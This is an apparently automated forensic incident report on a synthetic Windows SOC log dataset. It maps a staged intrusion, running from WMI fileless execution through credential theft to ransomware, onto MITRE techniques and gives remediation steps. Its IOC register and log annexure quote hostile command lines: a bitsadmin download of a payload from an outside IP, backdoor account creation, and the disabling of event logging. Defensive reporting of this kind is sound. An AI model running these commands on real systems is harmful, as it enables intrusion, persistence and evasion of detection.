

FORENSIC EXAMINATION REPORT

Incident Intelligence Report • Dataset: dataset7_expanded • Generated: 2026-04-14 19:57:18

I. CASE IDENTIFICATION	
Dataset ID	dataset7_expanded
Scan ID	ds-007-exp
Source File	windows_soc_data_7_expanded.csv
Primary Threat	WMI Fileless Execution with Ransomware Staging and Multi-Vector Credential Theft
MITRE Technique	T1059.001
Forensic Confidence	HIGH
Total Log Entries	10,000
Attacked Log Entries	180
Aggregate Risk Score	8,600
Threat Level	HIGH

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I EXECUTIVE SUMMARY

- A high-severity multi-stage intrusion campaign was detected across 9 attack chains covering 11 attack categories. WMI fileless execution, ransomware staging, password spraying, and RDP hijacking detected. Immediate containment required.

II CASE IDENTIFICATION & BACKGROUND

Attack Narrative: WMI Fileless Execution and LSASS Credential Dump ; Password Spraying to Backdoor Account Creation ; BITS Jobs Persistence with Software Packing and Event Log Suppression ; UAC Bypass via fodhelper and Thread Execution Hijacking

Hosts	WIN-SOC-PROD-02, WIN-SOC-PROD-01, WIN-SOC-DC-01, WIN-SOC-PROD-03, WIN-SOC-PROD-04, WIN-SOC-PROD-05, WIN-SOC-PROD-06, WIN-SOC-PROD-07, WIN-SOC-PROD-08, WIN-SOC-PROD-09, WIN-SOC-PROD-10
Users	WIN-SOC\Admin, WIN-SOC\Dev-01, NT AUTHORITY\SYSTEM, WIN-SOC\User1, WIN-SOC\SvcOps, WIN-SOC\ITSupport, WIN-SOC\Analyst1, WIN-SOC\NetAdmin, WIN-SOC\DBAdmin

III DESCRIPTION OF EVIDENCE & CHAIN OF CUSTODY

Exhibit	Evidence Category	Integrity	Remarks
E-01	Windows Event / Security Logs	Checksum Verified	Primary source evidence
E-02	Derived Threat Metadata	Schema Validated	Generated from correlation pipeline

IV FORENSIC METHODOLOGY & TOOLS

- Data Normalization - Raw records transformed into normalized forensic fields.
- Behavioral Grouping - Suspicious events grouped by technique and event identity.
- Risk Profiling - Severity and trust indicators converted into weighted risk scores.
- Timeline Correlation - Temporal ordering used to infer probable attack progression.
- Threat Prioritization - High risk and high volume activities elevated for triage.

Tool	Version	Purpose
Python	3.x	Core processing runtime
ReportLab	4.x	Government-style PDF formatting
Matplotlib	3.x	Threat intelligence visualizations
NumPy	1.x	Numeric aggregation for analytics

V STATISTICAL & GRAPHICAL ANALYSIS

Statistical processing of detected threat artifacts reveals concentration in a small set of high-impact behaviors.




Fig. 1 - Three-panel threat intelligence dashboard derived from attacked logs.

Dashboard Interpretation: The left panel highlights high-volume suspicious behavior, the donut chart explains risk concentration, and the scatter plot isolates categories that are simultaneously frequent and severe.




Fig. 2 - 24-hour event distribution by top suspicious techniques.

Timeline Interpretation: Burst-style activity in clustered windows is consistent with staged intrusion workflows where credential abuse is followed by privilege actions and anti-forensics.

VI BRUTE FORCE ATTACK - DETAILED ANALYSIS

Credential Access (10/4625)

LOW

Events: 7	Risk Index: 51	MITRE: T1003.001, T1110.003 Tactic: Credential Access	
Timestamp	Host	User Context	EID
2026-03-26 23:48:32	WIN-SOC-PROD-01	NT AUTHORITY\SYSTEM	10
2026-03-26 23:48:46	WIN-SOC-PROD-01	NT AUTHORITY\SYSTEM	10
2026-03-27 00:30:00	WIN-SOC-DC-01	WIN-SOC\SvcOps	4625
2026-03-27 00:30:45	WIN-SOC-DC-01	WIN-SOC\ITSupport	4625

Analysis: Credential Access (10/4625) produced 7 suspicious artifacts with cumulative risk index 51. The mapped technique T1003.001, T1110.003 under tactic Credential Access indicates material adversarial behavior requiring priority containment and forensic triage.

VII LOG TAMPERING - DETAILED ANALYSIS

Defense Evasion (4688/1100)

LOW

Events: 3	Risk Index: 25	MITRE: T1027.002, T1562.002 Tactic: Defense Evasion
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Timestamp	Host	User Context	EID
2026-03-27 01:06:30	WIN-SOC-PROD-03	NT AUTHORITY\SYSTEM	4688
2026-03-27 01:07:15	WIN-SOC-PROD-03	NT AUTHORITY\SYSTEM	4688
2026-03-27 01:08:00	WIN-SOC-PROD-03	NT AUTHORITY\SYSTEM	1100

Analysis: Defense Evasion (4688/1100) produced 3 suspicious artifacts with cumulative risk index 25. The mapped technique T1027.002, T1562.002 under tactic Defense Evasion indicates material adversarial behavior requiring priority containment and forensic triage.

VIII LATERAL MOVEMENT - DETAILED ANALYSIS

Lateral Movement (4624/4688)

LOW

Events: 3	Risk Index: 27	MITRE: T1563.002 Tactic: Lateral Movement	
Timestamp	Host	User Context	EID
2026-03-27 04:00:00	WIN-SOC-PROD-06	WIN-SOC\ITSupport	4624
2026-03-27 04:00:50	WIN-SOC-PROD-06	NT AUTHORITY\SYSTEM	4688
2026-03-27 04:01:40	WIN-SOC-PROD-07	WIN-SOC\ITSupport	4688

Analysis: Lateral Movement (4624/4688) produced 3 suspicious artifacts with cumulative risk index 27. The mapped technique T1563.002 under tactic Lateral Movement indicates material adversarial behavior requiring priority containment and forensic triage.

IX PRIVILEGE ESCALATION - DETAILED ANALYSIS

Privilege Escalation (4688/4673)

LOW

Events: 4	Risk Index: 34	MITRE: T1548.002, T1055.003 Tactic: Privilege Escalation	
Timestamp	Host	User Context	EID
2026-03-27 02:00:00	WIN-SOC-PROD-04	WIN-SOC\SvcOps	4688
2026-03-27 02:00:45	WIN-SOC-PROD-04	WIN-SOC\SvcOps	4688
2026-03-27 02:01:30	WIN-SOC-PROD-04	NT AUTHORITY\SYSTEM	4688
2026-03-27 02:02:15	WIN-SOC-PROD-04	NT AUTHORITY\SYSTEM	4673

Analysis: Privilege Escalation (4688/4673) produced 4 suspicious artifacts with cumulative risk index 34. The mapped technique T1548.002, T1055.003 under tactic Privilege Escalation indicates material adversarial behavior requiring priority containment and forensic triage.

X MALICIOUS SERVICE INSTALLATION - ANALYSIS

Persistence (4688/4720)

LOW

Events: 4	Risk Index: 36	MITRE: T1136.001, T1197 Tactic: Persistence	
Timestamp	Host	User Context	EID
2026-03-27 00:32:15	WIN-SOC-DC-01	WIN-SOC\ITSupport	4688

2026-03-27 00:33:00	WIN-SOC-DC-01	WIN-SOC\ITSupport	4720
2026-03-27 01:05:00	WIN-SOC-PROD-03	WIN-SOC\Analyst1	4688
2026-03-27 01:05:45	WIN-SOC-PROD-03	WIN-SOC\Analyst1	4688

Analysis: Persistence (4688/4720) produced 4 suspicious artifacts with cumulative risk index 36. The mapped technique T1136.001, T1197 under tactic Persistence indicates material adversarial behavior requiring priority containment and forensic triage.

XI HOST COMPROMISE MATRIX

Host	Suspicious Events	Critical Events	Exposure
WIN-SOC-PROD-05	6	0	LOW
WIN-SOC-PROD-01	5	2	LOW
WIN-SOC-DC-01	5	3	LOW
WIN-SOC-PROD-03	5	4	MEDIUM
WIN-SOC-PROD-04	4	3	LOW
WIN-SOC-PROD-10	4	4	MEDIUM
WIN-SOC-PROD-08	3	3	LOW
WIN-SOC-PROD-09	3	3	LOW
WIN-SOC-PROD-02	2	0	LOW
WIN-SOC-PROD-06	2	2	LOW
WIN-SOC-PROD-07	1	1	LOW

XII ATTACK CHAIN RECONSTRUCTION

The following reconstruction synthesizes all forensic findings into a unified attack narrative. **WMI Fileless Execution and LSASS Credential Dump** aligns with primary MITRE mapping **T1059.001** and correlated host-level telemetry.





Fig. 4 - Attack kill chain temporal progression (Gantt) across UTC hours.

Kill Chain Analysis: Temporal ordering indicates adversary actions were staged rather than random, starting with execution-oriented activity, followed by credential access and anti-forensic behavior, and then host-to-host pivoting. This sequence is consistent with a planned intrusion lifecycle.



Lateral Movement Propagation: The propagation graph illustrates likely traversal paths between impacted assets. Red nodes indicate highly compromised systems, blue nodes indicate accessed pivot systems, and green nodes indicate adjacent hosts with observed adjacency risk. This supports containment by prioritizing pivot choke points.

Step	Action	MITRE
chain-ds-0 07-01	Encoded IEX PowerShell Download → WMI process call create (wmic.exe) → WMI Remote Process Execution → LSASS Memory Dump (mimikatz.exe)	T1059.001, T1047, T1047
chain-ds-0 07-02	Password Spray Against Multiple Domain Accounts → Successful ITSupport Compromise → Backdoor Account Created (backdoor\$) → backdoor\$ Added to Administrators Group	T1110.003, T1110.003, T1136.001
chain-ds-0 07-03	BITS Job Downloads Payload → BITS SetNotifyCmdLine for Reboot Persistence → UPX-Packed Payload Decompressed In-Memory → Event Logging Disabled (wevtutil) → EventLog Service Stopped	T1197, T1197, T1027.002
chain-ds-0 07-04	UAC Bypass via fodhelper Registry Key → High-Integrity Process Spawned → Thread Hijacking into svchost.exe → SeDebugPrivilege Gained	T1548.002, T1548.002, T1055.003
chain-ds-0 07-05	Get-ChildItem Recursive File Enumeration → Sensitive File Type Search → net view Network Share Discovery → Finance\$ and HR\$ Shares Accessed → Credentials Extracted from Unattend.xml, web.config, .env, PS History	T1083, T1135, T1552.001
chain-ds-0 07-06	tscon Used to Takeover Disconnected RDP Session ID 3 → High-Integrity Session Takeover Without Password → RDP Pivot from PROD-06 to PROD-07 via Hijacked Credentials	T1563.002, T1563.002, T1563.002
chain-ds-0 07-07	robocopy Bulk Copy to Remote Staging Share → Finance Documents Staged → 7zip Password-Encrypted Archive Created	T1074.002, T1074.002, T1560.001
chain-ds-0 07-08	USB Drive Connected as Air-Gap Bridge → USB Relay C2 Agent Deployed → Offline C2 Commands Written to USB Relay File → Commands Executed on Isolated Host	T1092, T1092, T1092
chain-ds-0 07-09	Volume Shadow Copies Deleted (vssadmin) → Backup Catalogue Wiped (wbadmin) → Ransomware Payload Executed → Mass File Encryption (.locked Extension) → Ransom Notes Dropped	T1486, T1486, T1486

XIII

INDICATOR OF COMPROMISE (IOC) REGISTER

IOC Type	Value	Context
Process	powershell.exe	Encoded IEX Download
Event ID	4688	Security

Process	wmic.exe	WMI Command Execution: wmic process call create powershell.exe
Process	mimikatz.exe	LSASS Dump Post WMI Execution
Event ID	10	Sysmon
Process	lsass.exe	Password Spray: Multiple Accounts Failed from Same Source IP 10.10.8.44
Event ID	4625	Security
Event ID	4624	Security
Process	net.exe	Backdoor Local Account Created: net user backdoor\$ P@ss123 /add
Event ID	4720	Security
Process	bitsadmin.exe	BITS Job Created to Download Payload: bitsadmin /transfer Job1 http://185.10.10.5/payload.exe
Process	wevtutil.exe	Windows Event Logging Disabled: wevtutil sl Security /e:false

XIV

THREAT ACTOR PROFILE & ATTRIBUTION

Observed behavior indicates a scripted intrusion workflow with emphasis on execution and anti-forensic activity. Clustered timing, repeated toolmarks, and host pivot patterns are consistent with organized adversarial tradecraft.

XV

RISK HEAT MAP - HOST X TECHNIQUE EXPOSURE

The risk heat map below quantifies exposure of each host to each detected technique, using a 1-10 normalized risk score.




Fig. 5 - Normalized risk heat map: threat technique x host exposure matrix.

Heat Map Interpretation: Concentrated high-risk cells indicate primary pivot hosts and high-value targets. Hosts appearing across multiple high-score techniques should be prioritized for deep triage and isolation.

XVI

MITRE ATT&CK FRAMEWORK COVERAGE

The following mapping summarizes observed tactics and techniques based on detected forensic artifacts.




Fig. 6 - MITRE ATT&CK; tactic coverage by detected forensic evidence.

Technique ID	Technique / Detail	Tactic
T1003.001, T1110.003	Credential Access (10/4625)	Credential Access
T1486	Impact (4688/11)	Impact
T1136.001, T1197	Persistence (4688/4720)	Persistence
T1548.002, T1055.003	Privilege Escalation (4688/4673)	Privilege Escalation
T1563.002	Lateral Movement (4624/4688)	Lateral Movement
T1092	Command & Control (4688/6416)	Command & Control
T1074.002, T1560.001	Collection (4688/5145)	Collection
T1047, T1059.001	Execution (4688)	Execution

XVII REMEDIATION RECOMMENDATIONS

Recommendations are prioritized by urgency and security impact to support phased containment and hardening.




Fig. 7 - Remediation priority matrix: effort vs impact.

- Isolate affected hosts and block known malicious command execution chains (PowerShell encoded commands and WMI remote process calls).
- Reset and rotate privileged/domain credentials, then enforce MFA for all administrative and remote access accounts.
- Hunt and remove persistence artifacts including unauthorized local accounts, BITS jobs, and suspicious startup commands.
- Re-enable and harden logging (Security, Sysmon, PowerShell) and forward logs to a protected SIEM collector.
- Contain lateral movement by restricting RDP/SMB paths and segmenting high-value hosts from user subnets.
- Execute ransomware readiness controls: immutable backups, restore validation, and rapid host recovery playbooks.

- Apply removable-media controls (USB allow-listing and device auditing) to block air-gapped relay channels.

XVIII EXPERT OPINION & CONCLUSION

Based on forensic analysis of dataset **dataset7_expanded**, the environment exhibits a **HIGH** severity posture with aggregate risk index **8,600** across **10,000** records. Dominant indicators include **Credential Access (10/4625) (7 events)**, **Impact (4688/11) (4 events)**. Observed sequencing and concentration are consistent with multi-stage intrusion behavior. Immediate host isolation, credential rotation, and deeper memory/disk triage are recommended.

Examining Analyst

Automated Forensic Engine

Authorizing Officer

Incident Response Division

XIX ANNEXURE A - FORENSIC ENVIRONMENT SPECIFICATION

Component	Specification
Generator	Python + ReportLab pipeline
Charts	Matplotlib analytical panels
Input	JSON forensic dataset schema
Timestamp	2026-04-14 19:57:19

XX ANNEXURE B - EXTENDED EVENT LOG SAMPLES

Timestamp	Computer	User	Process	Detail
2026-03-26 23:47:42	WIN-SOC-PROD-02	WIN-SOC\Adminin	powershell.exe	Encoded IEX Download
2026-03-26 23:47:43	WIN-SOC-PROD-01	WIN-SOC\Dev-01	powershell.exe	Encoded IEX Download
2026-03-26 23:47:44	WIN-SOC-PROD-01	NT AUTHORITY\SYSTEM	wmic.exe	WMI Command Execution: wmic process call create powershell.exe
2026-03-26 23:47:45	WIN-SOC-PROD-02	NT AUTHORITY\SYSTEM	wmic.exe	WMI Remote Process Execution on WIN-SOC-PROD-01
2026-03-26 23:47:46	WIN-SOC-PROD-01	WIN-SOC\User1	powershell.exe	Encoded IEX Download
2026-03-26 23:48:32	WIN-SOC-PROD-01	NT AUTHORITY\SYSTEM	mimikatz.exe	LSASS Dump Post WMI Execution
2026-03-26 23:48:46	WIN-SOC-PROD-01	NT AUTHORITY\SYSTEM	mimikatz.exe	LSASS Dump
2026-03-27 00:30:00	WIN-SOC-DC-01	WIN-SOC\SvcOps	lsass.exe	Password Spray: Multiple Accounts Failed from Same Source IP 10.10.8.44
2026-03-27 00:30:45	WIN-SOC-DC-01	WIN-SOC\ITSupport	lsass.exe	Password Spray: Continued Failures Across Multiple Domain Accounts

Timestamp	Computer	User	Process	Detail
2026-03-27 00:31:30	WIN-SOC-DC-01	WIN-SOC\ITSupport	lsass.exe	Password Spray Successful: ITSupport Account Compromised
2026-03-27 00:32:15	WIN-SOC-DC-01	WIN-SOC\ITSupport	net.exe	Backdoor Local Account Created: net user backdoor\$ P@ss123 /add
2026-03-27 00:33:00	WIN-SOC-DC-01	WIN-SOC\ITSupport	lsass.exe	New Backdoor Account Created: backdoor\$ Added to Administrators Group
2026-03-27 01:05:00	WIN-SOC-PROD-03	WIN-SOC\Analyst1	bitsadmin.exe	BITS Job Created to Download Payload: bitsadmin /transfer Job1 http://185.10.10.5/payload.exe
2026-03-27 01:05:45	WIN-SOC-PROD-03	WIN-SOC\Analyst1	bitsadmin.exe	BITS Job Scheduled for Execution on Reboot: /SetNotifyCmdLine
2026-03-27 01:06:30	WIN-SOC-PROD-03	NT AUTHORITY\SYSTEM	powershell.exe	Software Packing: UPX-Packed Payload Decompressed and Executed in Memory
2026-03-27 01:07:15	WIN-SOC-PROD-03	NT AUTHORITY\SYSTEM	wevtutil.exe	Windows Event Logging Disabled: wevtutil sl Security /e:false
2026-03-27 01:08:00	WIN-SOC-PROD-03	NT AUTHORITY\SYSTEM	services.exe	Event Log Service Stopped - Audit Trail Severed
2026-03-27 02:00:00	WIN-SOC-PROD-04	WIN-SOC\SvcOps	cmd.exe	UAC Bypass via fodhelper.exe Token Manipulation
2026-03-27 02:00:45	WIN-SOC-PROD-04	WIN-SOC\SvcOps	fodhelper.exe	fodhelper.exe Spawned High-Integrity Process - UAC Bypass Confirmed
2026-03-27 02:01:30	WIN-SOC-PROD-04	NT AUTHORITY\SYSTEM	svchost.exe	Thread Execution Hijacking: Suspended Thread in svchost.exe Resumed with Malicious Code

XXI

ANNEXURE C - GLOSSARY OF TERMS

MITRE ATT&CK;	Knowledge base of adversary tactics and techniques used for threat attribution.
EID	Windows Event ID representing a specific audit event category.
Defense Evasion	Adversary behavior intended to avoid detection and disrupt investigation.
Lateral Movement	Use of compromised accounts/processes to move across hosts.
Persistence	Mechanisms that allow attacker presence after reboot/logoff.
Risk Index	Weighted score from event severity, behavior, and trust indicators.